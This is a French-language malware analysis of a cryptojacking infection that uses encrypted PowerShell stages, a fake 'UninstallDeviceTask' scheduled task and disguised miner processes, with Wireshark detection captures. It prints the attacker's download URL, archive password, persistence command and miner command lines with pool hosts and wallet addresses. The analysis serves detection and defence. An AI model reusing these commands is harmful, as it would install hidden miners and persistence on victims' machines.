Partie 1

%appdata %Winsoft, contenant :

- core.bin
- core.ps1
- k

Le script « core.ps1 » s'occupe de déchiffrer « core.bin » à l'aide de la clé « k ».
Le contenu déchiffré, du script powershell, est ensuite exécuté à l'aide d'un « Invoke-Expression $decryptedScript » ($decryptedScript étant la variable contenant le contenu déchiffré).
Le contenu, redirigé dans un fichier txt « sample_core.txt » contient ces instructions.

Les instructions sont :

- test si AntiVirus autre que Windows Defender
  - OUI : EXIT
  - NON : CONTINUE
- test si le site « https://wowsofts.xyz/ceo » répond
  - Http response = 200 : CONTINUE
  - Http response!= 200 : EXIT
  - Erreur (catch du Try/Catch) : EXIT
- Recherche si les tâches planifiées sont présentes
  - UninstallDeviceTask
  - ViGEmBusUpdater1
- Si elles sont présentes, on les arrête et on les supprime
- Recherche si les processus suivants sont en cours
  - svhost
  - svshost
  - DlHost
- Si les processus sont en cours, on force leurs arrêts
- Téléchargement de 7zip standalone
  - https://wowsofts.xyz/7za.exe → c:\windows\7za.exe
- Téléchargement d'un fichier d'archive « zipG.zip »
  - Invoke-WebRequest -Uri "https://wowsofts.xyz/ceo" -OutFile c:\windows\zipG.zip
- Utilisation de 7zip pour décompresser « zipG.zip », à l'aide du mot de passe «2JYKezj76c3Ef6bZ »
- Fichier contenant :
  - bb.bat
  - DlHost.exe
  - key (fichier texte, contenant une clé)
  - mid.bin
  - mid.ps1
  - svshost.exe
  - WinRing0x64.sys
- Suppression de « zipG.zip »
- Suppression de « 7za.exe »
- Exécution du batch « bb.bat »
  - $batchFilePath = Join-Path -Path $outputPath -ChildPath "bb.bat"
  - Start-Process -FilePath "cmd.exe" -ArgumentList "/c $batchFilePath" -Verb RunAs -WindowStyle Hidden
  - Ce batch va créer une tâche planifiée, qui s'occupera de lancer « mid.ps1 »

- schtasks /Create /TN "\Microsoft\Windows\Bluetooth\UninstallDeviceTask" /SC MINUTE /MO 1 /RL HIGHEST /TR "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\WINDOWS\mid.ps1" /F

Partie 2

Lorsque la tâche planifiée « UninstallDeviceTask » se lancera, elle va exécuter le script powershell « mid.ps1 ».


Le script va déchiffrer « mid.bin » à l'aide de la clé « key », et exécuter ce contenu déchiffré qui est un script powershell.


Extraction du contenu dans « sample.txt ».


Ces instructions vont :


- Vérifier si le taskmanager est ouvert
  - OUI
    - Depuis plus de 30 minutes : Fermer le taskmanager
    - Si $puttyprocess a été exécuté (« dlhost.exe »)
      - OUI : Fermer/Kill le process « dlhost.exe »
    - Idem pour $saashostprocess (« svshost.exe »)
      - OUI : Fermer/Kill le process « svshost.exe »
  - NON
    - lastState not equal « IDLE »
      - $puttyProcess = Start-Process -FilePath "DlHost.exe" -ArgumentList "-o educu.xyz:33333 --http-enabled --api-worker-id vick --http-host 127.0.0.1 --http-port 22222 --http-no-restricted --http-access-token 123" -NoNewWindow -PassThru
      - $saashostProcess = Start-Process -FilePath "svshost.exe" -ArgumentList "-a kawpow -s de.neoxa.herominers.com:1202 -u GWEYD3rAPcKJnnAQi9kKXSKXwnzNbfmfR2.Rigo -w 0 --api 127.0.0.1:5555" -NoNewWindow -PassThru
    - lastState not equal « ACTIVE »
      - $puttyProcess = Start-Process -FilePath "DlHost.exe" -ArgumentList "--cpu-max-threads-hint=30 -o educu.xyz:33333 --http-enabled --api-worker-id vick --http-host 127.0.0.1 --http-port 22222 --http-no-restricted --http-access-token 123" -NoNewWindow -PassThru
      - $saashostProcess = Start-Process -FilePath "svshost.exe" -ArgumentList "-a radiant -s pool.woolypooly.com:3122 -u 1Q1XnAUdsewFm1EfoTW5Dkj18AwfhJA4Wt.Rigo -i 30 -w 0 --api 127.0.0.1:5555" -NoNewWindow -PassThru


Partie 3 : Détection & analyse












Gestionnaire des tâches
Fichier Options Affichage
Processus Performance Historique des applications Démarrage Utilisateurs Détails Services
Nom Statut Ligne de commande
Applications (10)
Explorateur Windows (3)
Firefox (44)
Gestionnaire des tâches
LibreOffice
Malwarebytes Tray Application
Notepad++
Sysinternals Process Explorer
Sysinternals Process Explorer
Windows PowerShell (2)
Wireshark (2)
Processus en arrière-plan (119)
Acrobat Update Service (32 bits)
Moins de détails
Fin de tâche
Handles DLLs Threads
Stack Module Terminate
State Wait Reason TID User Time Kernel Time CPU CPU Time Start Time Start Address


ip.dst==107.189.1.78 or ip.dst==78.47.18.128
No. Time Source Destination Protocol Length Info
333 2.994805 192.168.1.24 107.189.1.78 TCP 66 56914 → 33333 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
335 3.020808 192.168.1.24 TCP 54 56914 → 33333 [ACK] Seq=1 Ack=1 Win=131584 Len=0
336 3.020952 192.168.1.24 107.189.1.78 TCP 521 56914 → 33333 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=467
340 3.100598 192.168.1.24 TCP 54 56914 → 33333 [ACK] Seq=468 Ack=467 Win=131072 Len=0
366 3.214187 192.168.1.24 78.47.18.128 TCP 66 56917 → 3122 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
376 3.254528 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=1 Ack=1 Win=131328 Len=0
377 3.254722 192.168.1.24 78.47.18.128 TCP 150 56917 → 3122 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=96
382 3.303559 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=97 Ack=628 Win=130560 Len=0
383 3.303814 192.168.1.24 78.47.18.128 TCP 148 56917 → 3122 [PSH, ACK] Seq=97 Ack=628 Win=130560 Len=94
386 3.337069 192.168.1.24 78.47.18.128 TCP 114 56917 → 3122 [PSH, ACK] Seq=191 Ack=680 Win=130560 Len=60
400 3.415400 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=251 Ack=719 Win=130560 Len=0
406 3.445671 192.168.1.24 78.47.18.128 TCP 66 56920 → 3122 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
410 3.474021 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=1 Ack=1 Win=131328 Len=0
411 3.474144 192.168.1.24 78.47.18.128 TCP 150 56920 → 3122 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=96
416 3.502392 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=97 Ack=628 Win=130560 Len=0
417 3.502539 192.168.1.24 78.47.18.128 TCP 143 56920 → 3122 [PSH, ACK] Seq=97 Ack=628 Win=130560 Len=89
420 3.532391 192.168.1.24 78.47.18.128 TCP 114 56920 → 3122 [PSH, ACK] Seq=186 Ack=680 Win=130560 Len=60
423 3.613317 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=246 Ack=719 Win=130560 Len=0
1392 19.708314 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=251 Ack=1132 Win=130048 Len=0
Frame 336: 521 bytes on wire (4168 bits), 521 bytes captured (4168 bits) on interface \Device\NPF_{5188
Ethernet II, Src: AzureWav_c0:1e:f8 (40:e2:30:c0:1e:f8), Dst: Sagemcom_9c:ac:50 (d4:f8:29:9c:ac:50)
Internet Protocol Version 4, Src: 192.168.1.24, Dst: 107.189.1.78
Transmission Control Protocol, Src Port: 56914, Dst Port: 33333, Seq: 1, Ack: 1, Len: 467
Data (467 bytes)
0000 d4 f8 29 9c ac 50 40 e2 30 c0 1e f8 08 00 45 00
0010 01 fb ae 98 40 00 80 06 1b 99 c0 a8 01 18 6b bd
0020 01 4e de 52 82 35 cb 27 e2 7d 7b ae 03 8d 50 18
0030 02 02 3a bc 00 00 7b 22 69 64 22 3a 31 2c 22 6a
0040 73 6f 6e 72 70 63 22 3a 22 32 2e 30 22 2c 22 6d
0050 65 74 68 6f 64 22 3a 22 6c 6f 67 69 6e 22 2c 22
0060 70 61 72 61 6d 73 22 3a 7b 22 6c 6f 67 69 6e 22
0070 3a 22 78 22 2c 22 70 61 73 73 22 3a 22 78 22 2c
0080 22 61 67 65 6e 74 22 3a 22 58 4d 52 69 67 2f 36
0090 2e 32 30 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e
00a0 54 20 31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78
00b0 36 34 29 20 6c 69 62 75 76 2f 31 2e 34 34 2e 32
00c0 20 67 63 63 2f 31 31 2e 32 2e 30 22 2c 22 61 6c
00d0 67 6f 22 3a 5b 22 63 6e 2f 31 22 2c 22 63 6e 2f
00e0 32 22 2c 22 63 6e 2f 72 22 2c 22 63 6e 2f 66 61
00f0 73 74 22 2c 22 63 6e 2f 68 61 6c 66 22 2c 22 63
0100 6e 2f 78 61 6f 22 2c 22 63 6e 2f 72 74 6f 22 2c
0110 22 63 6e 2f 72 77 7a 22 2c 22 63 6e 2f 7a 6c 73
0120 22 2c 22 63 6e 2f 64 6f 75 62 6c 65 22 2c 22 63
0130 6e 2f 63 63 78 22 2c 22 63 6e 2d 6c 69 74 65 2f
0140 31 22 2c 22 63 6e 2d 68 65 61 76 79 2f 30 22 2c
0150 22 63 6e 2d 68 65 61 76 79 2f 74 75 62 65 22 2c
wireshark_Wi-FiAVVMB2.pcapng
Paquets : 36605 · Affichés : 81 (0.2%)


Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide
ip.dst==107.189.1.78 or ip.dst==78.47.18.128
No. Time Source Destination Protocol Length Info
333 2.994805 192.168.1.24 107.189.1.78 TCP 66 56914 → 33333 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
335 3.020808 192.168.1.24 107.189.1.78 TCP 54 56914 → 33333 [ACK] Seq=1 Ack=1 Win=131584 Len=0
336 3.020952 192.168.1.24 107.189.1.78 TCP 521 56914 → 33333 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=467
340 3.100598 192.168.1.24 107.189.1.78 TCP 54 56914 → 33333 [ACK] Seq=468 Ack=497 Win=131072 Len=0
366 3.214187 192.168.1.24 78.47.18.128 TCP 66 56917 → 3122 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
376 3.254528 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=1 Ack=1 Win=131328 Len=0
377 3.254722 192.168.1.24 78.47.18.128 TCP 150 56917 → 3122 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=96
382 3.303559 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=97 Ack=628 Win=130560 Len=0
383 3.303814 192.168.1.24 78.47.18.128 TCP 148 56917 → 3122 [PSH, ACK] Seq=97 Ack=628 Win=130560 Len=94
386 3.337069 192.168.1.24 78.47.18.128 TCP 114 56917 → 3122 [PSH, ACK] Seq=191 Ack=680 Win=130560 Len=60
400 3.415400 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=251 Ack=719 Win=130560 Len=0
406 3.445671 192.168.1.24 78.47.18.128 TCP 66 56920 → 3122 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
410 3.474021 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=1 Ack=1 Win=131328 Len=0
411 3.474144 192.168.1.24 78.47.18.128 TCP 150 56920 → 3122 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=96
416 3.502392 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=97 Ack=628 Win=130560 Len=0
417 3.502539 192.168.1.24 78.47.18.128 TCP 143 56920 → 3122 [PSH, ACK] Seq=97 Ack=628 Win=130560 Len=89
420 3.532391 192.168.1.24 78.47.18.128 TCP 114 56920 → 3122 [PSH, ACK] Seq=186 Ack=680 Win=130560 Len=60
423 3.613317 192.168.1.24 78.47.18.128 TCP 54 56920 → 3122 [ACK] Seq=246 Ack=719 Win=130560 Len=0
1392 19.708314 192.168.1.24 78.47.18.128 TCP 54 56917 → 3122 [ACK] Seq=251 Ack=1132 Win=130048 Len=0
Frame 377: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface \Device\NPF_{5188
Ethernet II, Src: AzureWav_c0:1e:f8 (40:e2:30:c0:1e:f8), Dst: Sagemcom_9c:ac:50 (d4:f8:29:9c:ac:50)
Internet Protocol Version 4, Src: 192.168.1.24, Dst: 78.47.18.128
Transmission Control Protocol, Src Port: 56917, Dst Port: 3122, Seq: 1, Ack: 1, Len: 96
Data (96 bytes)
0000 d4 f8 29 9c ac 50 40 e2 30 c0 1e f8 08 00 45 00
0010 00 88 e8 42 40 00 80 06 ef bd c0 a8 01 18 4e 2f
0020 12 80 de 55 0c 32 39 a6 68 69 b9 a9 45 04 50 18
0030 02 01 28 5e 00 00 7b 22 69 64 22 3a 31 2c 22 6d
0040 65 74 68 6f 64 22 3a 22 6d 69 6e 69 6e 67 2e 73
0050 75 62 73 63 72 69 62 65 22 2c 22 70 61 72 61 6d
0060 73 22 3a 5b 22 47 4d 69 6e 65 72 2f 33 2e 34 31
0070 22 2c 6e 75 6c 6c 2c 22 70 6f 6f 6c 2e 77 6f 6f
0080 6c 79 70 6f 6f 6c 79 2e 63 6f 6d 22 2c 22 33 31
0090 32 32 22 5d 7d 0a